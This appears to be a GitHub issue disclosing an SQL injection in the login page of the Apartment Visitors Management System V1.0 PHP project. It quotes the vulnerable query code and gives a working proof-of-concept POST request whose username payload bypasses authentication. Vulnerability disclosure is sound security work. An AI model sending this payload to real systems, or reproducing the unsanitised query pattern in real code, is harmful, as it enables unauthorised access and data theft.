New issue

Apartment Visitors Management System SQL Injection vulnerability in /index.php #1

Open

l8BL opened 2 weeks ago

SQLi vulnerability in the Apartment Visitors Management System (AVMS) Project

Software

https://phpgurukul.com/projects/AVMS-Project-PHP.zip

Affected and/or fixed versions

- V1.0

Vulnerable vector

avms/index.php

```
<?php
session_start();
error_reporting(0);
include('includes/dbconnection.php');

if(isset($_POST['login']))
  {
    $adminuser=$_POST['username'];
    $password=md5($_POST['password']);
    $query=mysqli_query($con,"select ID from tbladmin where  UserName='$adminuser' && Password=
    $ret=mysqli_fetch_array($query);
    if($ret>0){
      $_SESSION['avmsaid']=$ret['ID'];
     header('location:dashboard.php');
...
```


Details


Vulnerable Endpoint: `POST /avms/index.php`
Parameter: `username`
There is a SQL Injection vulnerability in Apartment Visitors Management System (AVMS) Project. A malicious attacker can use this vulnerability to by pass the authentication or obtain sensitive information.

PoC

```
POST /avms/index.php HTTP/1.1
Host: localhost
Content-Length: 40
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive

username=admin%27%23&password=123&login=
```





Impact

Authentication bypass: An attacker can bypass the authentication.
Retrieving sensitive data: An attacker can obtain sensitive information and use it in a secondary attack.
DoS Attack: An attacker can drop the SQL tables.
File Upload: In some conditions, attackers can upload arbitrary files.

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants